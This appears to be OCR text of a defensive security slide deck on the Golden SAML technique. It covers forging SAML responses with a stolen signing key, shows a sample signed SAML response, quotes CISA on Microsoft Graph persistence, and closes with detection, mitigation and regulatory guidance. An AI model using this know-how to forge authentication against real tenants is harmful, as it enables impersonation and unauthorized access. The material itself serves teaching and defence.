
SOURCE: https://www.wired.com/story/solarwinds-hacker-methods-copycats/

# Honing in: The Golden SAML Attack Technique

| | |
|---|---|
| **What exactly is a Golden SAML Attack?** | An attack vector discovered by CyberArk Labs in 2017. The vector enables an attacker to create a golden SAML, which is basically a forged SAML “authentication object,” and authenticate across every service that uses SAML 2.0 protocol as an SSO mechanism. |
| **How does the attack work?** | In a golden SAML attack, attackers can gain access to an application (any application that supports SAML authentication) with any privileges they desire and be any user on the targeted application. |
| **What is SAML?** | The SAML protocol, or Security Assertion Markup Language, is an open standard for exchanging authentication and authorization data between parties, in particular, between an identity provider and a service provider.The single most important use case that SAML addresses is web browser single sign-on (SSO). |

SOURCE: https://www.cyberark.com/resources/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-to-cloud-apps; https://github.com/cyberark/shimit


# Honing in: The Golden SAML Attack Technique (1/3)




**Happy Flow! :)**

SOURCE:
https://www.splunk.com/en_us/blog/security/a-golden-saml-journey-solarwinds-continued.html;
https://www.sygnia.co/golden-saml-advisory

# Honing in: The Golden SAML Attack Technique (2/3)





**Not So Happy Flow! :(**

If the attacker has the key that signs the object which holds the user's identity and permissions, he/she can then forge such an "authentication object" (SAMLResponse) and impersonate any user to gain unauthorized access to the Service Provider such as Office 365. A golden SAML attack can also be defined as an IdP forging attack.

SOURCE:
https://www.splunk.com/en_us/blog/security/a-golden-saml-journey-solarwinds-continued.html;
https://www.sygnia.co/golden-saml-advisory

# Honing in: The Golden SAML Attack Technique - Demo: A SAML Test App (3/3)






SOURCE: https://samltestapp2.azurewebsites.net/


# Honing in: The Golden SAML Attack Technique - A Sample SAML Response


```
<samlp:Response xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:xsi=
"http://www.w3.org/2001/XMLSchema-instance" ID="_6838903a-ee8b-4e15-b21d-f11cab05cf60" InResponseTo=
"_1442020091" Version="2.0" IssueInstant="2021-02-24T10:18:30.9787557Z" Destination=
"https://samltestapp2.azurewebsites.net/SP/AssertionConsumer" xmlns:samlp=
"urn:oasis:names:tc:SAML:2.0:protocol"><saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
https://azureadb2ctests.b2clogin.com/azureadb2ctests.onmicrosoft.com/Signin</saml:Issuer><Signature xmlns=
"http://www.w3.org/2000/09/xmldsig#"><SignedInfo><CanonicalizationMethod Algorithm=
"http://www.w3.org/2001/10/xml-exc-c14n#" /><SignatureMethod Algorithm=
"http://www.w3.org/2000/09/xmldsig#rsa-sha1" /><Reference URI="#_6838903a-ee8b-4e15-b21d-f11cab05cf60"
><Transforms><Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" /><Transform
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"><InclusiveNamespaces PrefixList="saml samlp xenc xs" xmlns=
"http://www.w3.org/2001/10/xml-exc-c14n#" /></Transform></Transforms><DigestMethod Algorithm=
"http://www.w3.org/2000/09/xmldsig#sha1" /><DigestValue>klK0HUHx9h1rZX+SwipHvQ04U88=
</DigestValue></Reference></SignedInfo><SignatureValue>
F+24ygXaIULuI3O5gwvWGbxHNoNRGGoh48C9VcjMEdx4KtgU3EwEyIL576Pf9y/RH7WNOQ5GXPW0LE0FoaZcXYeN5cVjbD4MzKm8fhFWNLViD0xL
CVEU50nmoQEjhLd4giGws8JCgJusgAwsYI1ZffJOmK80QUPY0X8W21JS9txlQ0pzBM6HL/+BFwiXvfU814Dm5Goh9HJ++wMzXzaCBW5Doz6NeF79
Mk3kF1T2LedBm7Hxvkmc9O7E0npxJ6Nr+9KfpuJ4fgjFdyfzQaWavT55rBHhk2y+KVOHfJDeJ3QKOrtmpgC9JEzvAQA8jGIj20xzRJZb1nuYXPCJ
8QKktA==</SignatureValue><KeyInfo><X509Data><X509Certificate>
MIIDSTCCAjGgAwIBAgIQbsxxp+gAxq9AMLbwrOQQLTANBgkqhkiG9w0BAQsFADAuMSwwKgYDVQQDEyNzYW1scnB0ZXN0LmF6dXJlYjJjLm9ubWlj
cm9zb2Z0LmNvbTAeFw0xOTExMTkyMDUxMThaFw0yNTEyMTIwODAwMDBaMC4xLDAqBgNVBAMTI3NhbWxycHRlc3QuYXp1cmViMmMub25taWNyb3Nv
```

# The (New) Attacker Flow








SOURCE:
https://github.com/cyberark/shimit;https://www.cyberark.com/resources/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-to-cloud-apps

# Detecting post-compromise threat activity + remediation (1/3)


"The adversary has been observed using multiple persistence mechanisms across a variety of intrusions. CISA has observed the threat actor adding authentication credentials, in the form of assigning tokens and certificates, to existing Azure/Microsoft 365 (M365) application service principals. These additional credentials provide persistence and escalation mechanisms and a **programmatic method of interacting with the Microsoft Cloud tenants (often with Microsoft Graph Application Programming Interface [API])** to access hosted resources without significant evidence or telemetry being generated."



Microsoft Graph is the gateway to data and intelligence in Microsoft 365. It provides a unified programmability model that you can use to access the tremendous amount of data in Microsoft 365, Windows 10, and Enterprise Mobility + Security. Use the wealth of data in Microsoft Graph to build apps for organizations and consumers that interact with millions of users.

SOURCE: https://us-cert.cisa.gov/ncas/alerts/aa20-352a; https://docs.microsoft.com/en-us/graph/overview

# Detecting post-compromise threat activity + remediation (2/3)





## Popular API requests


Check out some of these common scenarios for working with the Microsoft Graph API. The links take you to the Graph Explorer.

| Operation | URL |
|---|---|
| GET my profile | https://graph.microsoft.com/v1.0/me |
| GET my files | https://graph.microsoft.com/v1.0/me/drive/root/children |
| GET my photo | https://graph.microsoft.com/v1.0/me/photo/$value |
| GET my mail | https://graph.microsoft.com/v1.0/me/messages |
| GET my high importance email | https://graph.microsoft.com/v1.0/me/messages?$filter=importance%20eq%20'high' |
| GET my calendar events | https://graph.microsoft.com/v1.0/me/events |
| GET my manager | https://graph.microsoft.com/v1.0/me/manager |
| GET last user to modify file foo.txt | https://graph.microsoft.com/v1.0/me/drive/root/children/foo.txt/lastModifiedByUser |
| GET Microsoft 365 | https://graph.microsoft.com/v1.0/me/memberOf/$/microsoft.graph.group? |

SOURCE: https://docs.microsoft.com/en-us/graph/overview

# Detecting post-compromise threat activity + remediation (2/2)




Sparrow.ps1 was created by CISA's Cloud Forensics team to help detect possible compromised accounts and applications in the Azure/m365 environment.

SOURCE:
https://github.com/nathanawmk/Sparrow

# Deterring Golden SAML Attack: Golden SAML Detection and Mitigation (1/2)

- Follow best practices of your federation Identity Provider (IdP) technology. For example, the AD FS (Active Directory Federation Services by Microsoft) best practices. Some IdP support protecting your token signing certificate in a hardware security module (HSM). This should make stealing your token signing certificate a much harder task for attackers.

- Do as much as you can to protect your tier-0 assets (a federation identity provider should be included here). This includes having proper credential hygiene, deploying a privileged access management solution, an EDR, etc. This will make it very difficult for attackers to gain sufficient privileges for stealing a token signing certificate in the first place.

- Examine SAML tokens to identify suspicious ones (such as tokens with an unusually long lifetime or with unusual claims).

SOURCE: https://www.cyberark.com/resources/threat-research-blog/golden-saml-revisited-the-solorigate-connection

# Deterring Golden SAML Attack: Golden SAML Detection and Mitigation (2/2)

- Correlate logs between your Identity Provider and your Service Provider. If you see a SAML authentication in your Service Provider that doesn't correlate to a SAML token issuance by the Identity Provider – something is wrong.

- Use third-party security solutions to protect the token signing certificate from being stolen by attackers.


- Turn on multi-factor authentication and register all other highly privileged single-user non-federated admin accounts

- Require Azure AD Multi-Factor Authentication (MFA) at sign-in for all individual users who are permanently assigned to one or more of the Azure AD admin roles: Global administrator, Privileged Role administrator, Exchange administrator, and SharePoint administrator.

SOURCE: https://www.cyberark.com/resources/threat-research-blog/golden-saml-revisited-the-solorigate-connection ;
https://docs.microsoft.com/en-us/azure/active-directory/roles/security-planning
https://docs.microsoft.com/en-us/security/compass/overview

# Guarding against Future Supply Chain Attacks


1. It is incredibly difficult given the fact that so many organisations depend on so many third party providers and that one does not have visibility or control into providers software development practices - e.g., the password they used!
2. Increasing visibility into your supply chain, building a trusted relationship with your suppliers, and having a plan in place in case of a supply chain breach can help your enterprise mitigate supply chain risks.




https://twitter.com/vinodsparrow/status/1338431183588188160

SOURCE: https://www.boozallen.com/c/insight/blog/3-ways-to-prevent-supply-chain-attacks.html

# Revised MAS Technology Risk Management Guidelines Updated January 2021 (1/2)




https://www.mas.gov.sg/-/media/MAS/Regulations-and-Financial-Stability/Regulatory-and-Supervisory-Framework/Risk-Management/TRM-Guidelines-18-January-2021.pdf?la=en&hash=607D03D8FD460EBDA89FC2634E25C09B5D0ADDA3

# Revised MAS Technology Risk Management Guidelines Updated January 2021 (2/2) - Page 19 - Page 21 (2/3)

## 6 Software Application Development and Management

### 6.1 Secure Coding, Source Code Review and Application Security Testing

6.1.1 Software bugs or vulnerabilities are typically targeted and exploited by threat actors to compromise an IT system, and they often occur because of poor software development practices. To minimise the bugs and vulnerabilities in its software, the FI should adopt standards on secure coding, source code review[8] and application security testing.

6.1.2 The secure coding and source code review standards should cover areas such as secure programming practices, input validation, output encoding, access controls, authentication, cryptographic practices, and error and exception handling.

6.1.3 A policy and procedure on the use of third party and open-source software codes should be established to ensure these codes are subject to review and testing before they are integrated into the FI's software.

6.1.4 To facilitate the remediation of vulnerabilities in a timely manner, the FI should keep track of updates and reported vulnerabilities for third party and open-source software codes that are incorporated in the FI's software.

6.1.5 The FI should ensure its software developers are trained or have the necessary knowledge and skills to apply the secure coding and application security standards when developing applications.

